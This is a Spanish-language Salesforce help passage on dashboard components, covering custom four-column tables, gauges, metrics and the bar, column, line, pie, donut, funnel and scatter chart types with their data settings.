
### Tabla de cuatro columnas personalizada

Las visuales de tabla son muy útiles para enumerar los valores de varios elementos respecto a algunos criterios. Los campos que agregue al gráfico de informe de origen son aquellos disponibles para las columnas de la tabla en el panel.


Las tablas muestran dos columnas de datos de forma predeterminada. Pueden mostrar totales y hasta cuatro columnas de datos si las personaliza. También puede personalizar la tabla y mostrar fotografía de Chatter de los usuarios siempre y cuando la tabla no tenga más de 20 filas.

Antes de personalizar una tabla, asegúrese de que el informe de origen está en formato de resumen o matricial y *contiene* un gráfico.

1. Para crear una tabla de cuatro columnas, modifique un componente de tabla de un panel y haga clic en el vínculo **Personalizar tabla**. Las tablas personalizadas permiten obtener valores nulos en los resultados. Las tablas de dos columnas predeterminadas no lo permiten.




2. Los campos que puede utilizar en la tabla dependen de los campos que ha seleccionado en el gráfico de informe de origen:




**a.** El gráfico debe incluir agrupaciones y al menos un resumen.

**b.** La primera agrupación del gráfico de informe se convierte en la primera columna de la tabla. Para mostrar un campo diferente como la primera columna de la tabla, seleccione la agrupación que desee en el gráfico de informes.

**c.** Utilice una barra vertical de combinación o un gráfico de dispersión en el informe para que haya más campos disponibles para la tabla.

### Ejemplo

Puede utilizar una tabla para mostrar:

- Los representantes de venta con mayor número de oportunidades ganadas del trimestre.
- Número de casos por producto en los últimos tres meses.
- Número de cuentas por región, el número total de oportunidades disponibles y aquellas ganadas.

Eche un vistazo a esta tabla de cuatro columnas personalizada que muestra los principales representantes de venta principales por región con el número y el valor de las oportunidades ganadas por ellos.

## Tipos de componentes de panel

Los componentes del panel pueden ser gráficos, tablas, medidores, mediciones u otros componentes que pueda crear con VisualForce.

| Tipo de componente | Imagen | Descripción |
|---|---|---|
| Gráfico | | Utilice un gráfico cuando desee mostrar datos gráficamente. Puede elegir entre una variedad de tipos de gráficos. |
| Medidor | | Utilice un gráfico de indicador si tiene un único valor que desee mostrar en un rango de valores personalizados. Por ejemplo, para crear un panel que mida si sus cantidades de oportunidades cerradas actuales están en un intervalo de valores, defina el `Valor mínimo`, `Valor del punto de interrupción número 1`, `Valor del punto de interrupción` |

| Tipo de componente | Imagen | Descripción |
|---|---|---|
| | | `número 2` y `Valor máximo` para el medidor. Los intervalos que pueda definir indican un rendimiento pobre, aceptable y bueno. Defina los colores adecuados para cada uno de estos intervalos para indicar el progreso visualmente. Para crear un medidor sólo con dos intervalos, deje `Valor del punto de interrupción número 2` en blanco.<br>Seleccione `Mostrar porcentaje` o `Mostrar total` para mostrar los valores en el medidor. Los valores que superan el máximo se muestran como mayores que el 100%. |
| Métrico | | Utilice un gráfico métrico si tiene un valor clave para mostrar. Por ejemplo, si tiene un informe que muestra la cantidad total de oportunidades en las etapas `Cerrado`, `Confirmación` y `Caso base` del mes actual, puede asignar un nombre a ese valor y utilizarlo como el objetivo de ingresos del mes mostrado en el panel. |
| Tabla | | Utilice una tabla para mostrar un conjunto de datos de informes en forma de columnas. Por ejemplo, para ver las 20 oportunidades principales según la cantidad, establezca `Valores máximos mostrados` como *20*, haga clic en **Personalizar tabla** y seleccione el nombre de la oportunidad, cantidad y otras columnas que deban mostrarse, seleccione el orden y establezca el resaltado condicional. Las columnas disponibles incluyen todas las agrupaciones de gráficos y campos de resumen de informes, así como la agrupación de segundo nivel definida en el informe. |
| Página de Visualforce | ND | Utilice una página de Visualforce si desea crear un componente personalizado o mostrar información no disponible en otro tipo de componente. Por ejemplo, una página de Visualforce puede mostrar los datos de un sistema externo o mostrar los datos de Salesforce de forma personalizada. Las páginas de Visualforce deben cumplir algunos requisitos para que se muestren en paneles; de otra forma no aparecerán en la lista desplegable `Página de Visualforce`. Consulte Creación de componentes de panel de Visualforce . |
| Custom S-Control | ND | Un Custom S-Control puede incluir cualquier tipo de contenido que se pueda mostrar en un explorador, por ejemplo, un applet de Java, un control de Active-X, un archivo de Excel o un formulario Web HTML personalizado.<br>**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no hayan usado anteriormente S-Control no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse. |

CONSULTE TAMBIÉN

Modificar un componente de panel

## Tipos de gráficos

Puede mostrar datos en informes y paneles en forma de barras, columnas, líneas, formas u otros elementos. La opción correcta dependerá de los datos en cuestión y de lo que quiera mostrar con ellos.

1. Gráficos de barras
   Un gráfico de barra muestra valores como longitudes horizontales por lo que el formato puede ser bueno para comparar distancias o tiempos. Utilice un gráfico de barras si tiene un informe de resumen con una agrupación simple o si solamente desea mostrar una agrupación.

2. Gráficos de columna
   Un gráfico de columna es muy parecido a un gráfico de barra, pero puede ser un formato mejor para mostrar recuentos relativos de cosas como candidatos o dólares. Utilice un gráfico de columna si tiene un informe de resumen con una agrupación simple o si solamente desea mostrar una agrupación.
3. Gráficos de líneas
   Los gráficos de línea son buenos para mostrar cambios en el valor de un elemento en una serie de puntos en el tiempo, como semana a semana o trimestre a trimestre. Utilice un gráfico de líneas si tiene una agrupación importante que representa un conjunto ordenado de datos y un valor para mostrar.
4. Gráficos circulares
   Utilice un gráfico de anillos si tiene varias agrupaciones y desea mostrar la proporción de un único valor para cada agrupación, en comparación con el total.
5. Gráficos de anillos
   Utilice un gráfico de anillos si tiene varias agrupaciones y desea mostrar la proporción de un único valor para cada agrupación, en comparación con el total, y también la cantidad total misma.
6. Gráficos de embudo
   Utilice un gráfico de embudo si tiene varias agrupaciones en un conjunto ordenado y desea mostrar las proporciones entre ellos.
7. Gráficos de dispersión
   Utilice gráficos de dispersión para mostrar información significativa utilizando uno o dos grupos de datos de informe además de los resúmenes.

CONSULTE TAMBIÉN

Gráficos de dispersión
Modificar un componente de panel
Crear un informe personalizado en el modo de accesibilidad
Visualización de diferentes conjuntos de datos en un gráfico
Configuración de datos para componentes de gráfico de panel
Configuración visual para componentes de gráfico de panel

### Gráficos de barras

Un gráfico de barra muestra valores como longitudes horizontales por lo que el formato puede ser bueno para comparar distancias o tiempos. Utilice un gráfico de barras si tiene un informe de resumen con una agrupación simple o si solamente desea mostrar una agrupación.

Por ejemplo, para ver la cantidad de cada etapa de ventas en un informe, seleccione `Suma del importe` como el `eje X` y `Etapa` como el `eje Y`. El gráfico muestra una barra por cada etapa, con la longitud proporcional a la cantidad de oportunidad total.

La ventaja de los gráficos de barras horizontales es que el gráfico puede extenderse verticalmente para mostrar numerosas agrupaciones, aunque la anchura sea fija. Dependiendo de la configuración del gráfico, también puede mostrar fotos de Chatter.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Gráficos de barra agrupados
   Utilice un gráfico de barras agrupado si tiene múltiples agrupaciones y desea comparar los valores de una agrupación secundaria, pero no los totales.
2. Gráficos de barras apilados
   Utilice un gráfico de barras apilado si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.
3. Gráficos de barra apilados al 100%
   Utilice un gráfico de barra apilado al 100% si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.

CONSULTE TAMBIÉN

Configuración de datos para los componentes de gráfico de columna y barra de panel

Configuración de formato para componentes de gráfico de barras del panel

Gráficos de barra agrupados

Utilice un gráfico de barras agrupado si tiene múltiples agrupaciones y desea comparar los valores de una agrupación secundaria, pero no los totales.

Por ejemplo, para comparar la cantidad de acuerdos cerrados cada mes por origen de candidato en un informe, defina la cantidad como el `eje x`, el origen como el `eje y` y el mes de cierre como el valor `Grupos`. El gráfico muestra un conjunto de barras para cada origen, una barra por cada mes. Las diferencias mensuales de un origen concreto son fáciles de comparar.

También puede comparar un mes concreto de varios orígenes, pero comparar el número total de candidatos de cada origen puede resultar difícil.

Consejo: Utilice un gráfico apilado para comparar los totales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gráficos de barras apilados

Utilice un gráfico de barras apilado si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.

Por ejemplo, para comparar el estado de los candidatos por campaña en un informe y comparar los totales de cada estado, defina el recuento de registros como el `eje x`, el estado como el `eje y` y la campaña como el valor `Grupos`. El gráfico muestra una única barra por cada estado, desglosada por campaña, y con cada campaña en un color diferente.

La proporción de cada campaña en cada estado es fácil de comparar, como lo son los totales de cada estado, pero comparar la contribución de una sola campaña con diferentes estados, o con el total, puede ser difícil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gráficos de barra apilados al 100%

Utilice un gráfico de barra apilado al 100% si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.

Por ejemplo, para comparar el estado de los candidatos por campaña en un informe y comparar los totales de cada estado, defina el recuento de registros como el `eje x`, el estado como el `eje y` y la campaña como el valor `Grupos`. El gráfico muestra una única barra por cada estado, desglosada por campaña, y con cada campaña en un color diferente.

La proporción de cada campaña en cada estado es fácil de comparar, como lo son los totales de cada estado, pero comparar la contribución de una sola campaña con diferentes estados, o con el total, puede ser difícil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Gráficos de columna

Un gráfico de columna es muy parecido a un gráfico de barra, pero puede ser un formato mejor para mostrar recuentos relativos de cosas como candidatos o dólares. Utilice un gráfico de columna si tiene un informe de resumen con una agrupación simple o si solamente desea mostrar una agrupación.

Por ejemplo, para ver el número de candidatos por origen de candidatos en un informe, defina el recuento de registros como el `eje y` y el origen como el `eje x`. El gráfico muestra una columna por cada origen, con la altura proporcional al número total de candidatos. La anchura de los gráficos de columnas está condicionada por el tamaño de las columnas del panel y el tamaño del gráfico de informe. Los gráficos de barras horizontales pueden ser una mejor opción para agrupaciones más numerosas. Los gráficos de columnas son una buena elección cuando muestran valores por fecha, ya que las fechas se sitúan tradicionalmente en el eje X.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Gráficos de columna agrupados
   Utilice un gráfico de columna agrupado si tiene múltiples agrupaciones y desea comparar los valores de una agrupación secundaria, pero no los totales.
2. Gráficos de columna apilados
   Utilice un gráfico de columna apilado si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.
3. Gráficos de barras apilados
   Utilice un gráfico de barras apilado si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.
4. Gráfico de columna apilado al 100%
   Utilice un gráfico de columnas apilado al 100% si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.

Gráficos de columna agrupados

Utilice un gráfico de columna agrupado si tiene múltiples agrupaciones y desea comparar los valores de una agrupación secundaria, pero no los totales.

Por ejemplo, para comparar el número de oportunidades creadas cada mes por origen de campaña en un informe, defina el recuento de registros como el `eje y`, el mes de creación como el `eje x` y el origen como el valor `Grupos`. El gráfico muestra un conjunto de barras para cada mes, una barra por cada origen de campaña. Las diferencias entre los orígenes en un mes concreto son fáciles de comparar.

También puede comparar un origen concreto de varios meses, pero comparar el número total de oportunidades de cada mes puede resultar difícil.

Consejo: Utilice un gráfico apilado para comparar los totales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gráficos de columna apilados

Utilice un gráfico de columna apilado si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.

Por ejemplo, para comparar el número de oportunidades creadas cada mes por origen de campaña en un informe y también comparar el total de cada mes, defina el recuento de registros como el `eje y`, el mes de creación como el `eje x` y el origen como el valor `Grupos`. El gráfico muestra una única barra por cada mes, desglosada por origen, y con cada origen en un color diferente.

La proporción de cada origen en cada mes es fácil de comparar, como lo son los totales de cada mes, pero comparar la contribución de un solo origen con diferentes meses, o con el total, puede ser difícil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gráficos de barras apilados

Utilice un gráfico de barras apilado si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.

Por ejemplo, para comparar el estado de los candidatos por campaña en un informe y comparar los totales de cada estado, defina el recuento de registros como el `eje x`, el estado como el `eje y` y la campaña como el valor `Grupos`. El gráfico muestra una única barra por cada estado, desglosada por campaña, y con cada campaña en un color diferente.

La proporción de cada campaña en cada estado es fácil de comparar, como lo son los totales de cada estado, pero comparar la contribución de una sola campaña con diferentes estados, o con el total, puede ser difícil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gráfico de columna apilado al 100%

Utilice un gráfico de columnas apilado al 100% si tiene múltiples agrupaciones y si está interesado en las proporciones entre valores en cada agrupación, así como el total de cada agrupación.

Por ejemplo, para comparar el número de oportunidades creadas cada mes por origen de campaña en un informe y también comparar el total de cada mes, defina el recuento de registros como el `eje y`, el mes de creación como el `eje x` y el origen como el valor `Grupos`. El gráfico muestra una única barra por cada mes, desglosada por origen, y con cada origen en un color diferente. La proporción de cada origen en cada mes es fácil de comparar, como lo son los totales de cada mes, pero comparar la contribución de un solo origen con diferentes meses, o con el total, puede ser difícil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Gráficos de líneas

Los gráficos de línea son buenos para mostrar cambios en el valor de un elemento en una serie de puntos en el tiempo, como semana a semana o trimestre a trimestre. Utilice un gráfico de líneas si tiene una agrupación importante que representa un conjunto ordenado de datos y un valor para mostrar.

Los gráficos de líneas son útiles para mostrar datos a lo largo del tiempo. Por ejemplo, para ver el número de candidatos creados cada mes en un informe, defina el recuento de registros como el `eje y` y el mes de creación como el `eje x`. El gráfico muestra una línea que conecta el total de recuento de registros de cada mes. Salesforce no traza valores perdidos (nulos).

Si falta un valor en el centro de un conjunto de datos, Salesforce muestra un intervalo en la línea.

1. Gráficos de líneas agrupados
   Utilice un gráfico de líneas agrupado si tiene varias agrupaciones, cada una con una agrupación secundaria importante que representa un conjunto ordenado de datos, y un valor para mostrar.
2. Gráficos de línea acumulados
   Utilice un gráfico de líneas acumulado si tiene una agrupación importante que representa un conjunto ordenado de datos y un valor para mostrar, acumulados con el tiempo.
3. Gráficos de línea acumulados agrupados
   Utilice un gráfico de línea acumulado cuando tiene una agrupación importante que representa un conjunto ordenado de datos y un valor para mostrar, acumulados con el tiempo.Utilice un gráfico de líneas agrupado si tiene varias agrupaciones, cada una con una agrupación secundaria importante que representa un conjunto ordenado de datos, y un valor para mostrar.

Gráficos de líneas agrupados

Utilice un gráfico de líneas agrupado si tiene varias agrupaciones, cada una con una agrupación secundaria importante que representa un conjunto ordenado de datos, y un valor para mostrar.

Por ejemplo, para ver el número de candidatos creados cada mes por origen de candidato en un informe, defina el recuento de registros como el `eje y`, el mes de creación como el `eje x` y el origen como el valor `Grupos`. El gráfico muestra una línea por cada origen, conectando los recuentos totales del registro de ese origen de cada mes. Cada línea va desde el primer mes hasta el último mes con datos. Comparar el número total de cada mes puede ser difícil.

Salesforce no traza valores perdidos (nulos). Si falta un valor en el centro de un conjunto de datos, Salesforce muestra un intervalo en la línea.

Gráficos de línea acumulados
Utilice un gráfico de líneas acumulado si tiene una agrupación importante que representa un conjunto ordenado de datos y un valor para mostrar, acumulados con el tiempo.

Por ejemplo, para ver la cantidad total de oportunidades cerradas por día en el mes actual de un informe, defina la cantidad como el `eje y` y el día de cierre como el `eje x`. El gráfico muestra una línea, con el grosor de línea que representa la cantidad acumulada de oportunidades cerradas hasta ese día incluido. No podrá ver la cantidad de un único día; sólo la cantidad acumulada.

Si el conjunto de datos contiene un valor perdido (nulo), Salesforce continúa la línea utilizando el valor anterior en el conjunto de datos.

Gráficos de línea acumulados agrupados
Utilice un gráfico de línea acumulado cuando tiene una agrupación importante que representa un conjunto ordenado de datos y un valor para mostrar, acumulados con el tiempo.Utilice un gráfico de líneas agrupado si tiene varias agrupaciones, cada una con una agrupación secundaria importante que representa un conjunto ordenado de datos, y un valor para mostrar.

Por ejemplo, para ver la cantidad total de oportunidades cerradas por día de los tres últimos meses de un informe, defina la cantidad como el `eje y`, el día de cierre como el `eje x` y el mes de cierre como el valor `Grupos`. El gráfico muestra una línea por cada mes, con el grosor de línea que representa la cantidad acumulada de oportunidades cerradas hasta ese día incluido.

### Gráficos circulares

Utilice un gráfico de anillos si tiene varias agrupaciones y desea mostrar la proporción de un único valor para cada agrupación, en comparación con el total.

Por ejemplo, para ver el desglose de la cola de casos por estado de casos en un informe, defina el recuento de registros como `Valores` y el estado como `Cuñas`. El gráfico muestra un círculo compuesto de cuñas, donde cada cuña representa los casos en un estado de casos. El tamaño de la cuña es proporcional al número de los casos.

Los gráficos circulares no son adecuados para comparar valores demasiado cercanos o muchos valores pequeños.

Seleccione `Mostrar etiquetas`, `Mostrar valores` o `Mostrar % de cuñas` para incluir esa información en el gráfico. (Sólo disponible con Chart Analytics 2.0.)

### Gráficos de anillos

Utilice un gráfico de anillos si tiene varias agrupaciones y desea mostrar la proporción de un único valor para cada agrupación, en comparación con el total, y también la cantidad total misma.

Por ejemplo, para ver el desglose de la cola de casos por estado de casos en un informe y el número total de casos, defina el recuento de registros como `Valores` y el estado como `Cuñas`. El gráfico muestra un anillo compuesto por cuñas, donde cada cuña representa un estado de casos. El tamaño de la cuña es proporcional al número de los casos. El número total de casos de todos los estados se muestra en el centro.

Seleccione `Mostrar etiquetas`, `Mostrar valores`, `Mostrar % de cuñas` o `Mostrar total` para incluir esa información en el gráfico.

### Gráficos de embudo

Utilice un gráfico de embudo si tiene varias agrupaciones en un conjunto ordenado y desea mostrar las proporciones entre ellos.

Por ejemplo, para ver la cantidad de oportunidades en cada etapa de un informe, defina la cantidad como `Valores` y la etapa como `Segmentos`. Como el campo `Oportunidad: Etapa` es una lista de selección ordenada, las etapas se clasifican en el mismo orden que la lista de selección, donde cada segmento representa la cantidad de esa etapa. Los diagramas de embudo son muy útiles para mostrar el flujo de oportunidades mediante las etapas; un segmento sustancialmente superior puede indicar un cuello de botella en esa etapa.

Seleccione `Mostrar etiquetas`, `Mostrar valores` o `Mostrar % de segmento` para incluir esa información en el gráfico.

### Gráficos de dispersión


Utilice gráficos de dispersión para mostrar información significativa utilizando uno o dos grupos de datos de informe además de los resúmenes.

Por ejemplo, para ver cómo se relaciona la duración de la etapa con el número de actividades para oportunidades, agrupe su informe por `Nombre de oportunidad` y trace el gráfico de dispersión por la agrupación. Luego establezca el `Eje X` en el gráfico como `Recuento de registros` y `Eje Y` como `Duración de la etapa`. El gráfico mostrará un punto para cada oportunidad. Puede decir de un vistazo si la duración de la etapa es más corta para oportunidades que tienen más actividades.

Como un gráfico de dispersión muestra datos agrupados por valores resumidos, necesita al menos una agrupación en su informe. Seleccione un formato de informe que permite realizar agrupaciones, como resumen, matriz o unido. También necesita al menos un campo resumido en el informe para mostrar datos en los ejes del gráfico. De lo contrario, el gráfico mostrará recuento de registros en los ejes. Los gráficos de dispersión muestran automáticamente datos del informe de origen o puede seleccionar manualmente qué información mostrar para agrupaciones y resúmenes.

| Si su informe de origen cuenta con | El eje X aparece automáticamente | El eje Y aparece automáticamente |
|---|---|---|
| Sin campos de resumen | Recuento de registros. | Recuento de registros. |
| Uno o más campos de resumen | Primer resumen. | • Tanto el recuento de registros como el segundo resumen en gráficos de informe.<br>• El primer resumen en gráficos de panel incluso si el informe de origen tiene múltiples resúmenes. Aunque puede elegir manualmente un resumen diferente para mostrar en el eje. |

Este es un informe de oportunidades ganadas cerradas agrupadas por propietario de oportunidad y cuenta. Un gráfico de dispersión puede revelar el potencial para escribir en cuentas con un ingreso anual superior.




Este gráfico se crea en algunos campos clave:

1. **Trazar por** selecciona automáticamente la primera agrupación de informe. Seleccionamos manualmente la segunda agrupación para mostrar oportunidades ganadas por `Nombre de cuenta`.
2. El **Eje X** muestra el recuento de registros que no son campos resumidos o selecciona automáticamente el primer campo de resumen. Como el resumen es de mayor utilidad, el gráfico muestra `Suma del importe ganado`.
3. El **eje X** muestra aquí un campo de resumen seleccionado manualmente, `Ingreso anual medio`.
4. **Agrupar por** no está configurada de forma predeterminada. Como el informe tiene otra agrupación, el gráfico agrupa datos por la agrupación `Propietario de oportunidad` seleccionada manualmente. Los puntos de color en el gráfico y la leyenda muestran esta agrupación.

El tipo de componente del gráfico de dispersión en los paneles tiene estas limitaciones:

- No muestra informes tabulares.
- No puede ordenar por etiquetas o valores.
- Solo puede cambiar el aspecto de la unidades del eje Y.

- Puede definir manualmente el margen únicamente para el eje Y.

CONSULTE TAMBIÉN

Tipos de gráficos

Modificar un componente de panel

Configuración de datos para componentes de gráfico de dispersión del panel

Configuración de formato para componentes de gráfico de dispersión del panel

Configuración de datos para componentes de gráfico de dispersión del panel

Configuración de formato para componentes de gráfico de dispersión del panel

## Configuración de datos para componentes de gráfico de panel

Seleccione los datos que desea mostrar en su gráfico de panel o informe. El gráfico selecciona automáticamente valores de resumen y agrupaciones de su informe. Puede sustituir algunas de esas elecciones para centrarse en los datos que necesita compartir.

1. Gráficos de dispersión
   Utilice gráficos de dispersión para mostrar información significativa utilizando uno o dos grupos de datos de informe además de los resúmenes.
2. Configuración de datos para los componentes de gráfico de columna y barra de panel
   Los gráficos de columna vertical y barra horizontal son útiles para comparar los valores de una o más agrupaciones de informes. Utilice la ficha Datos de componente para seleccionar las agrupaciones y los resúmenes que desea mostrar en su gráfico de columna y de barra.
3. Configuración de datos para componentes de gráfico de embudo del panel
   Los diagramas de embudo son muy útiles para mostrar el flujo de oportunidades mediante las etapas.
4. Configuración de datos para componentes de gráfico de dispersión del panel
   Los gráficos de dispersión son muy útiles para mostrar uno o dos grupos de datos de informe además de los resúmenes. Esa configuración de datos para el gráfico de dispersión está disponible en el editor de componente del panel en **Datos de componente**.
5. Configuración de datos para los componentes del medidor de panel
   Se utiliza un medidor para ver a qué distancia está de alcanzar un objetivo. Muestra un valor único, como acuerdos cerrados.
6. Configuración de datos para componentes de gráfico de líneas de panel
   Los gráficos de líneas son útiles para mostrar datos a lo largo del tiempo.
7. Configuración de datos para componentes métricos de panel
   La configuración de la ficha Datos de componentes define el modo en que el componente métrico de panel obtiene y gestiona los datos que muestra.
8. Configuración de datos para los componentes de gráfico circular y de anillos del panel
   Un gráfico circular o de anillos es perfecto para mostrar las colaboraciones relativas de diferentes cantidades. Utilice la ficha de datos del componente para seleccionar los valores que comparará su gráfico circular o de anillos.
9. Configuración de datos para componentes de tabla de panel
   Un componente de tabla muestra columnas de datos desde un informe personalizado en un panel. La configuración de la ficha Datos de componentes controla el modo en que un componente de tabla obtiene y gestiona los datos que muestra.

### Gráficos de dispersión

